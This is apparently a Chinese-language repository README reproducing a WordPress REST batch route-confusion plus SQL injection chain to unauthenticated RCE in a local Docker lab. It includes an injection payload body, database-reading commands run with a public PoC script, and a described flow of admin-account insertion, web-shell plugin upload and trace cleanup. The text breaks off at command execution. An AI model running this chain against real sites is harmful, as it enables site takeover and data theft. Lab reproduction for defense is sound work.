
 l-i-uqing/cve-2026-63030-wp2shell-repro
WordPress REST Batch route confusion + SQLi RCE chain reproduction (CVE-2026-63030 & CVE-2026-60137)

WordPress REST Batch 路由混淆 + WP_Query SQL 注入 → 未授权远程代码执行
本报告涉及 WordPress 核心两个相互串联的安全漏洞,二者组合后可导致未授权远程代码执行(RCE):
| CVE 编号 | 漏洞名称 | 漏洞类型 | 严重等级 |
|---|---|---|---|
| CVE-2026-63030 | REST Batch 路由混淆造成 REST 子请求路由与校验逻辑错位 | 路由混淆 / 鉴权绕过 | 高 |
| CVE-2026-60137 | WP_Query::author__not_in 参数处理不当 | SQL 注入(SQLi) | 严重 |
漏洞链总体路径:攻击者利用 CVE-2026-63030 的 batch 路由混淆绕过 REST 鉴权与参数校验边界,将恶意参数注入子请求,触发 CVE-2026-60137 的 SQL 注入;通过 SQL 注入直接在 wp_users 表插入一个临时管理员账号,随后用该账号登录后台获取管理员 Cookie,再调用 WordPress 原生插件上传接口上传恶意 PHP 插件,最终访问插件文件执行系统命令,完成 RCE。POC 在结束后自动删除插件与临时账号,不留痕迹。
| 项目 | 受影响范围 |
|---|---|
| WordPress 核心 | WordPress 7.0.1(php8.2-apache 镜像已验证存在漏洞);其他启用 REST API batch/v1 的相近版本待官方通告确认 |
| 受影响组件 | wp-json/batch/v1 批量请求端点;WP_Query 的 author__not_in 查询参数 |
| PHP 版本 | PHP 8.2 已验证;其他 PHP 版本理论上受影响 |
| 数据库 | MySQL 8.0 已验证;其他 MySQL/MariaDB 版本理论上受影响 |
/wp-json/)。batch/v1(默认启用)。wp-content/plugins/ 目录有写权限(WordPress 默认安装即满足,POC 通过后台插件上传接口写入)。www-data)执行任意系统命令。WordPress REST API 的 batch/v1 端点用于在一次 HTTP 请求中批量执行多个子请求,以减少客户端往返。正常请求体格式如下:
POST /wp-json/batch/v1 HTTP/1.1
Content-Type: application/json

{
  "requests": [
    {
      "path": "/wp/v2/posts",
      "args": { "per_page": 2 }
    }
  ]
}
在正常流程中:
batch/v1 端点本身为公开端点(GET 类批量读操作不需要鉴权)。requests 数组,遍历每个子请求,按其 path 独立路由到对应 REST 控制器。author__not_in 是 /wp/v2/posts 等文章查询端点的合法参数,语义为"排除指定作者 ID 的文章",设计预期值为整数数组(如 [1, 2])。batch/v1 在解析请求体时,对顶层 JSON 字段与子请求 args 的边界处理存在缺陷。攻击者将 author__not_in 等参数从嵌套的 requests[i].args 中提升到请求体顶层,构造如下畸形请求:
{
  "requests": {
    "0": {
        "path": "/wp/v2/posts"
    }
  },
  "author__not_in": ["1 AND (SELECT SLEEP(5))"]
}
该构造造成两个错位:
author__not_in 没有被 batch 端点拒绝,而是被泄漏/合并到了子请求 /wp/v2/posts 的查询参数中,绕过了"子请求参数必须嵌套在 args 内"这一边界约束。batch/v1 公开端点本身不校验 author__not_in;而正常情况下 /wp/v2/posts 对该参数会做整数化处理。由于参数从顶层"旁路"进入,WordPress 的参数 sanitize 与权限校验流程未能正确触发,恶意字符串被直接传递到 WP_Query。WP_Query 在构造文章查询 SQL 时,将 author__not_in 参数拼接到 AND author NOT IN (...) 子句。正常情况下该参数应为整数数组,代码未对数组元素做强制整数化(intval/cast),导致攻击者注入的字符串 "1 AND (SELECT SLEEP(5))" 被原样拼入 SQL:
AND wp_posts.post_author NOT IN ('1 AND (SELECT SLEEP(5))')
攻击者可通过 UNION 联合查询读取数据库任意内容,也可通过堆叠查询/子查询执行 INSERT 等写操作(取决于数据库配置)。本漏洞链中,POC 利用该注入点直接向 wp_users 表插入一个拥有管理员角色的临时账号及其密码哈希。
在 /lab/wp-lab 目录下创建 docker-compose.yml,内容如下:
name: wp-lab
services:
  db:
    image: mysql:8.0
    container_name: wp-lab-db
    restart: unless-stopped
    command: --default-authentication-plugin=mysql_native_password
    environment:
      MYSQL_DATABASE: wordpress
      MYSQL_USER: wordpress
      MYSQL_PASSWORD: wp_password
      MYSQL_ROOT_PASSWORD: root_password
    volumes:
      - db_data:/var/lib/mysql
    networks:
      - wpnet
    healthcheck:
      test: ["CMD-SHELL", "mysqladmin ping -h 127.0.0.1 -uroot -p$$MYSQL_ROOT_PASSWORD --silent"]
      interval: 5s
      timeout: 3s
      retries: 30
      start_period: 15s
  wordpress:
    image: wordpress:7.0.1-php8.2-apache
    container_name: wp-lab-web
    restart: unless-stopped
    depends_on:
      db:
        condition: service_healthy
    ports:
      - "127.0.0.1:8080:80"
    environment:
      WORDPRESS_DB_HOST: db:3306
      WORDPRESS_DB_USER: wordpress
      WORDPRESS_DB_PASSWORD: wp_password
      WORDPRESS_DB_NAME: wordpress
      WORDPRESS_CONFIG_EXTRA: |
        define( 'AUTOMATIC_UPDATER_DISABLED', true );
        define( 'WP_AUTO_UPDATE_CORE', false );
        define( 'FS_METHOD', 'direct' );
        define( 'WP_DEBUG', true );
        define( 'WP_DEBUG_LOG', true );
        define( 'WP_DEBUG_DISPLAY', false );
    volumes:
      - wp_data:/var/www/html
    networks:
      - wpnet
  wpcli:
    image: wordpress:cli-php8.2
    container_name: wp-lab-cli
    restart: "no"
    depends_on:
      db:
        condition: service_healthy
      wordpress:
        condition: service_started
    user: "33:33"
    environment:
      WORDPRESS_DB_HOST: db:3306
      WORDPRESS_DB_USER: wordpress
      WORDPRESS_DB_PASSWORD: wp_password
      WORDPRESS_DB_NAME: wordpress
    volumes:
      - wp_data:/var/www/html
    networks:
      - wpnet
    entrypoint: ["wp"]
volumes:
  db_data:
  wp_data:
networks:
  wpnet:
    driver: bridge
启动容器并初始化 WordPress:
# 启动容器
docker compose up -d

# 查看容器状态
docker compose ps

# 初始化 WordPress
docker compose run --rm wpcli core install \
  --url='http://127.0.0.1:8080' \
  --title='wp-lab' \
  --admin_user='labadmin' \
  --admin_password='LabOnly_2026!ChangeMe' \
  --admin_email='[email protected]' \
  --skip-email

初始化完成后,访问 http://127.0.0.1:8080/wp-admin 可正常登录,靶场就绪。登录页面如图1所示。

获取 POC 脚本:
git clone https://github.com/Icex0/wp2shell-poc.git
cd wp2shell-poc
python3 wp2shell.py --help


运行漏洞探测,确认目标存在 batch 路由混淆行为:
python3 wp2shell.py check http://127.0.0.1:8080
预期输出(说明目标存在 Batch 路由混淆行为):
[+] VULNERABLE - batch route-confusion behavior detected.

加上 --confirm-sqli 参数,POC 会主动发起 SQLi 探测,确认注入点可被利用:
python3 wp2shell.py check http://127.0.0.1:8080 --confirm-sqli
预期输出(SQL 注入链路已经确认成功):
[+] SQLi confirmed - UNION fake-post read returned data.

POC 通过 UNION 联合查询读取数据库,进一步验证注入效果:
python3 wp2shell.py read http://127.0.0.1:8080 --query "SELECT DATABASE()"
python3 wp2shell.py read http://127.0.0.1:8080 --query "SELECT @@version"
实际回显:当前库名为 wordpress,数据库版本为 8.0.46。
POC 内部利用 SQL 注入执行 INSERT 语句,向 wp_users 表插入一个具有 administrator 角色的临时账号,并写入已知密码的哈希值。该步骤由 POC 自动完成,无需手动构造 SQL。
POC 使用刚插入的临时管理员账号,向 WordPress 登录接口(wp-login.php)发起登录请求,获得管理员身份的 Cookie。后续所有后台操作均携带该 Cookie。
携带管理员 Cookie,调用 WordPress 原生插件上传接口(wp-admin/plugin-install.php?upload),上传一个打包为 zip 的恶意 PHP 插件。插件解压后落在 wp-content/plugins/ 目录下,其 PHP 文件包含命令执行功能。
访问恶意插件 PHP 文件,传入 cmd 参数执行系统命令:






